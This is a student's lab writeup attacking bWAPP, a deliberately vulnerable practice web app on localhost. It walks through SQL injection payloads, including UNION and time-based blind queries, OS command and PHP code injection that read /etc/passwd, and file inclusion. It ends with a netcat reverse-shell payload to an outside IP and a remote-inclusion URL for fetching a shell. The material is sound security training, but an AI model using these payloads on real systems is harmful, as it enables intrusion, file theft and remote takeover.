

# Web Application Security Lab 4 Writeup

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
Olson Section 1

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## SQL Injection - GET/Search

A SQL injection vulnerability in a GET parameter allows an attacker to send HTTP requests to a web server with a certain URL parameter set and talk directly to a database. This means that the attacker can read basically anything they want in the SQL database, as well as add new information to their liking.

We start by discovering the functionality of the search box. Searching for nothing shows us this list of possible movies:



The screenshot shows a web page with a header containing the text '/ SQL Injection (GET/Search) /'. Below the header is a search bar labeled 'Search for a movie:' with a placeholder '(optional)' and a 'Search' button. Below the search bar is a table with the following columns: Title, Release, Character, Genre, and IMDb. The table contains ten rows of movie data, each with a 'Link' button in the last column.

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>

Searching for a specific movie, regardless of its presence in the list, reveals this URL structure:

/sql1\_1.php?title=&action=search

The screenshot shows a web browser window with the URL `localhost/sqli_1.php?title=John+Wick&action=search`. The page has a yellow header with the text "bwAPP" and a bee icon, followed by "an extremely buggy web app!". Below the header is a navigation bar with links like "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", and "Create". A large title "SQL Injection (GET/Search)" is centered on the page. Below it is a search form with a text input containing "John Wick" and a "Search" button. A table with columns "Title", "Release", "Character", "Genre", and "IMDb" is shown, with a single row containing the text "No movies were found!".

The `title=` portion of this URL means that the title is a GET parameter passed via URL to the MySQL server running the backend. Removing the `action=search` does not appear to effect the results and is likely unimportant.

The screenshot shows the bWAPP web application. At the top, there's a navigation bar with links to Food, Car Maintenance, Tech Stuff, International News, RIT Calendar, Mastodon, MyCourses, and Crypto HW Answers. Below the navigation is the bWAPP logo, which includes a cartoon bee above the text "bWAPP" and the tagline "an extremely buggy web app!". A menu bar at the bottom has links for Bugs, Change Password, Create User, Set Security Level, Reset, and Credits.

The main content area is titled "/ SQL Injection (GET/Search) /". It features a search bar with the placeholder "Search for a movie:" and a "Search" button. Below the search bar is a table with the following columns: Title, Release, Character, Genre, and IMDb. The table contains one row for "Iron Man" with values: Iron Man, 2008, Tony Stark, action, and a Link button.

Next, I looked at whether this is vulnerable to a SQL injection. The bWAPP documentation tells us that the backend is MySQL. `ORDER BY` is a command we learned about in ISTE230, which sorts the records alphabetically by a particular column. It can be used to determine the size of a table by incrementing it up until the SQL backend throws an error. I started by setting this to 1 to test for functionality.

```
iron' ORDER BY 1-- -
```

After that, I set the value to 10 in order to try and find the number of columns in the table. This is a requirement in order to use the `UNION SELECT` command which will allow me to see other information in the database.

The screenshot shows the same bWAPP interface as before, but now the search results are empty. Instead, there is an error message displayed: "Error: Unknown column '10' in 'order clause'".

That error lines up with the expected MySQL error. Decrementing the index to 7 reveals that the table has 7 valid columns.

I am making the assumption that the SQL query baked into the web site is something like `SELECT * FROM movies WHERE title LIKE '%<name>'` and I am replacing the `<name>` when I write my query into the web site.

Therefore, I'm going to try this command to find out what columns can be used to find data:

```
iron' UNION SELECT 1,2,3,4,5,6,7-- -
```

Adding the `-- -` at the end should remove any stray SQL, as it is a comment character.

The screenshot shows a web browser window with the URL `localhost/sql1_1.php?title=iron'+UNION+SELECT+1%2C2%2C3%2C4%`. The page has a yellow header with the text "bwAPP" and a bee logo, followed by "an extremely buggy web app!". Below the header is a navigation bar with links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", and "Credits". The main content area has a title "SQL Injection (GET/Search)". A search form contains the input "Search for a movie: iron' UNION SELECT 1,2,3,4,5,6,7-- -" and a "Search" button. Below the form is a table with the following data:

Title	Release	Character	Genre	IMDb
2	3	5	4	<a href="#">Link</a>

We have access to columns 2, 3, 4, and 5. I can use those columns to show the data I want with the `UNION SELECT` syntax.

```
iron' UNION SELECT 1,user(),database()
```

This shows that I have root access to the database and can therefore insert whatever false data and read whatever I want, provided I structure my SQL appropriately.

The screenshot shows a browser window with the URL `localhost/sqli_1.php?title=iron'+UNION+SELECT+1%2Cuser()%2Cdata`. The page has a yellow header with the text "an extremely buggy web app!" and a bee logo. Below the header is a navigation bar with links: "Change Password", "Create User", "Set Security Level", "Reset", and "Credits". The main content area has a title "SQL Injection (GET/Search)". A search form contains the input "LECT 1,user(),database(),4,5,6,7-- -" and a "Search" button. Below the form is a table with the following data:

Title	Release	Character	Genre	IMDb
root@localhost	bWAPP	5	4	<a href="#">Link</a>

## SQL Injection - POST/Search

Sending POST requests is slightly more difficult than just manipulating URL parameters. I'm going to keep my POST request code handy from Assignment 3, just in case. POST parameters are sent as a different part of the HTTP packet and are not encoded into the URL. Luckily, this form does that encoding for us.

I'm going to start with the same SQL commands as from section 1, as I know this is a MySQL backend and is the same web app.

The screenshot shows a browser window with the URL `localhost/sql_6.php`. The page has a yellow header with the text "bwAPP" and a bee icon, followed by "an extremely buggy web app!". Below the header is a navigation bar with links: "Change Password", "Create User", "Set Security Level", "Reset", and "Credits". The main content area has a chalkboard-style background with the title "*/ SQL Injection (POST/Search) /*". A search form contains the placeholder "Search for a movie:" followed by the value "`:LECT 1,user(),database(),4,5,6,7-- -`". Below the search form is a table with the following data:

Title	Release	Character	Genre	IMDb
root@localhost	bWAPP	5	4	<a href="#">Link</a>

As you can see, this is also vulnerable to SQL injection. This time, however, the SQL does not show up in the URL as it is a POST request. If that had not been determined before, we know now.

This is exploitable in the same ways as the GET request vulnerability detailed above.

## SQL Injection - Blind, Time-Based

Time-based blind SQL injection does not directly give the attacker any information, it requires them to wait and see how long the database hangs to determine whether the result of their query was true or false.

First, I'm going to make sure that the field is SQL injectable. It appears that sending a `SLEEP(20)` command causes the page to hang on loading for 20 seconds.

bWAPP - SQL Injection

localhost/sqli\_15.php?title=iron'+AND+SLEEP(20)%23&action=search

bWAPP - an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ SQL Injection - Blind - Time-Based /

Search for a movie: iron man' AND SLEEP(20)#

The result will be sent by e-mail...

I'm going to use this vulnerability to make a judicious guess at what the database is called:

```
iron man' AND (SELECT SLEEP(10) FROM dual WHERE DATABASE() LIKE '%bwapp%')=1#
```

When the string '`%bwapp%`' is replaced by the string '`john`', the query returns instantly, instead of taking ~10 seconds. This means that the database in use is called `bwapp`.

Let's check for passwords:

```
iron man' AND (SELECT SLEEP(10) FROM information_schema.tables where table_name LIKE '%admin%')=1#
```

This doesn't work - it returns false (quickly). Checking for '`login`' similarly fails. However - checking for the table '`users`' takes a long time, and means that this table exists.

From here, all full-line commands shown start with:

iron man' AND (SELECT SLEEP(10) FROM

and end with

)=1 #

We can discover the columns in this table with commands like

information\_schema.columns where column\_name='login' AND table\_name='users'

information\_schema.columns where column\_name='admin' AND table\_name='users'

information\_schema.columns where column\_name='password' AND table\_name='users'

By scripting queries of the 'admin' and 'password' columns, we can eventually enumerate a user or two to log into the database with directly. This would be accomplished with commands like

iron man' AND IF ( (select MID(login,1,1) from users limit 0,1)='A' , SLEEP(10) , 0 )#

This query tests the first character in the login column to determine if it is '**A**' or not. The length of time the database sleeps (10 seconds or none) will determine whether or not this exists. Iterating over the **MID** query and changing the letter '**A**' will eventually allow user and password enumeration, though it will take a while and require some scripting.

## OS Command Injection

Command injection is a vulnerability where commands are run on the underlying web host and the output is displayed via the web site. This can be used for things like file or user enumeration as well as installation of backdoors through tools like metasploit.

To start off, let's try some basic commands such as **ls**, **whoami**, and **cd .. ; ls**. This will show us whether we can enumerate files, what user we are, and whether a directory traversal attack is possible.

```
; ls;
```

## / OS Command Injection /

DNS lookup: **; ls;**

```
666 admin aim.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php  
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php  
ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php  
ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bof_1.php bof_2.php bugs.txt captcha.php  
captcha_box.php clickjacking.php commandi.php commandi_blind.php config.inc config.inc.php connect.php  
connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php db_directory_traversal_1.php  
directory_traversal_2.php documents fonts functions_external.php heartbleed.php hostheader_1.php  
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php htmli_get.php htmli_post.php  
htmli_stored.php http_response_splitting.php http_verb_tampering.php iframei.php images index.php info.php  
info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php  
information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php  
insecure_crypt_storage_3.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php  
insecure_direct_object_ref_3.php insecure_iframe.php install.php insuff_transp_layer_protect_1.php  
insuff_transp_layer_protect_2.php insuff_transp_layer_protect_3.php insuff_transp_layer_protect_4.php js  
lang_en.php lang_fr.php lang_nl.php ldap_connect.php lapi.php lfi_sqlitemanager.php login.php logout.php  
maili.php manual_interv.php message.txt password_change.php passwords php_cgi.php php_eval.php phpi.php  
phpi_sqlitemanager.php phpinfo.php portal.bak portal.php portal.zip reset.php restrict_device_access.php  
restrict_folder_access.php rifi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php  
secret_change.php secret_html.php security.php security_level_check.php security_level_set.php selections.php  
shellshock.php shellshock.sh sm_cors.php sm_cross_domain_policy.php sm_dos_1.php sm_dos_2.php  
sm_dos_3.php sm_dos_4.php sm_ftp.php sm_local_priv_esc_1.php sm_local_priv_esc_2.php sm_mitm_1.php
```

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```
; whoami;
```

# / OS Command Injection /

DNS lookup: ; whoami;

www-data

; cd ..; ls;

# / OS Command Injection /

DNS lookup: ; cd ..; ls;

app bin boot create\_mysql\_admin\_user.sh dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv start-apache2.sh start-mysqld.sh sys tmp usr var


This output looks like I am the **www-data** user and can run commands on the host including directory traversal, giving me access to the whole file system. Running sudo does not work, as it appears the **www-data** user does not have access to that command.

Finally, I decided to take a peek at **/etc/passwd** and **/etc/shadow** to see if I could read those files.

# / OS Command Injection /

DNS lookup: ; cat /etc/passwd;

root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false



I can read `/etc/passwd` and find out what other users are present on the box, though I can't read the password hashes directly in `/etc/shadow`.

From here, I would figure out what specific operating system is running, then install a backdoor with metasploit and go to town with a proper reverse shell.

## Remote/Local File Inclusion

This attack allows me to put a local file as a GET parameter in the URL and read its contents. I started by reading `/etc/passwd` with this URL:

```
localhost/rlfi.php?language=.../.../etc/passwd
```

The screenshot shows a web browser displaying the bWAPP application at [localhost/rlfi.php?language=../../../../etc/passwd](http://localhost/rlfi.php?language=../../../../etc/passwd). The page title is "an extremely buggy web app !". The top navigation bar includes links for "Car Maintenance", "Tech Stuff", "International News", "RIT Calendar", "Mastodon", "MyCourses", and "Crypto HW Answers". On the right side, there are buttons for "Choose your level", "Set your security level", and dropdown menus for "low" and "high". Below the title, there's a navigation menu with links for "Change Password", "Create User", "Set Security Level", "Reset", "Credits", and "Blog". The main content area features a large title "**/ Remote & Local File Inclusion (RFI/LFI) /**". Below it, a form allows selecting a language (English) and clicking a "Go" button. The main content displays a large block of text representing the /etc/passwd file:

```

root:x:0:0:root:/root:/bin/bash    daemon:x:1:1:daemon:/usr/sbin/nologin    bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin    sync:x:4:65534:sync:/bin:/sync    games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System    (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin    libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false

```

Reading other files that contain things like customer data would be a powerful method to exploit this vulnerability.

If I were to host a reverse shell on a web server, I could drop the URL to that payload into the vulnerable link to get the payload on the web server. That would look something like this:

<http://bwapp/rlfi.php?language=http://mydomain.com/path/to/reverse/shell>

The web server would then download that file, leaving it present on the host for my use at a later (or current) time with a remote code execution vulnerability. This would be well paired with the OS RCE vulnerability above.

## PHP Code Injection (My Choice)

This web page shows nothing to start off with, but it highlights the word **message**, leading me to believe that a **message** has something to do with the vulnerability. I decided to test if a GET request parameter was the trick, and so I visited the URL:

<http://localhost/phpi.php?message=this>

And got the following result:

The screenshot shows a web browser window with the URL `localhost/phpi.php?message=this` in the address bar. The page itself has a yellow header featuring a bee icon and the text "bwAPP" in large white letters, followed by "an extremely buggy web app!" in red. Below the header, there are navigation links: "Bugs", "Change Password", "Create User", and "Set Security Lev". The main content area has a dark background with the title "/ PHP Code Injection /" in large white letters. A message below it reads "This is just a test page, reflecting back your message..." followed by the word "this".

This leads me to believe that I can inject PHP code as a `message` parameter and have it executed with the result reflected back to me.

I decided to test this further with the `phpinfo()` function.

The screenshot shows a web browser window with the URL `localhost/phpi.php?message=phpinfo();` in the address bar. The page content is identical to the previous screenshot, with the yellow header, "bwAPP" logo, and the "/ PHP Code Injection /" section. However, the message "This is just a test page, reflecting back your message..." now contains the output of the `phpinfo()` function, which is a long list of PHP configuration settings.

# / PHP Code Injection /

This is just a test page, reflecting back your message...



<b>System</b>	Linux abe9cd5e2b77 6.4.16-linuxkit #1 SMP PREEMPT_DYNAMIC Tue Oct 10 20:42:40 UTC 2023 x86_64
<b>Build Date</b>	Oct 28 2015 01:34:23
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2
<b>Loaded Configuration File</b>	/etc/php5/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2/conf.d
<b>Additional .ini files parsed</b>	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-apcu.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
<b>PHP API</b>	20121113
<b>PHP Extension</b>	20121212
<b>Zend Extension</b>	220121212
<b>Zend Extension Build</b>	API220121212,NTS
<b>PHP Extension Build</b>	API20121212,NTS
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Signal Handling</b>	disabled
<b>Zend Memory Manager</b>	enabled
<b>Zend Multibyte Support</b>	provided by mbstring
<b>IPv6 Support</b>	enabled
<b>DTrace Support</b>	enabled
<b>Registered PHP Streams</b>	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
<b>Registered Stream Socket Transports</b>	tcp, udp, unix, udg, ssl, sslv3, tls

This worked. Next, we will try some OS command injection, but through PHP with

```
message=HelloWorld;system("whoami");
```

The screenshot shows a web browser window with the URL `localhost/phpi.php?message=HelloWorld;system("whoami");`. The page has a yellow header with the text "bwAPP" and a bee logo. Below the header, it says "an extremely buggy web app !". The main content area has a dark background with the text "/ PHP Code Injection /". Underneath, it says "This is just a test page, reflecting back your message..." followed by the injected message "HelloWorldwww-data". The browser's navigation bar and some links like "Car Maintenance", "Tech Stuff", "International News", "RIT Calendar", "Mastodon", and "MyCourses" are visible at the top.

Next, I tested whether the `www-data` user is isolated correctly by reading the contents of `/etc/passwd`:

The screenshot shows a web browser displaying the bWAPP application. The URL in the address bar is `localhost/phpi.php?message=HelloWorld;system("cat /etc/passwd")`. The page title is "an extremely buggy web app!". The main content area has a dark background with white text. It displays the output of the PHP code injection exploit:

```
HelloWorldroot:x:0:0:root:/root:/bin/bash    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin    bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing    List    Manager:/var/list:/usr/sbin/nologin    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats    Bug-Reporting    System    (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin    libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
```

This result reveals that the user has full system file access, a reasonable level of permissions, and has not been chrooted into the www-data directory.

This can be weaponized by injecting a payload like:

```
message=hello;system("nc 104.244.192.142 5555 -e /bin/bash")
```

Which would open up a reverse shell to my host, assuming I had configured it on my host ahead of time. This would give me full OS-level command injection via a reverse shell instead of just through PHP/web requests.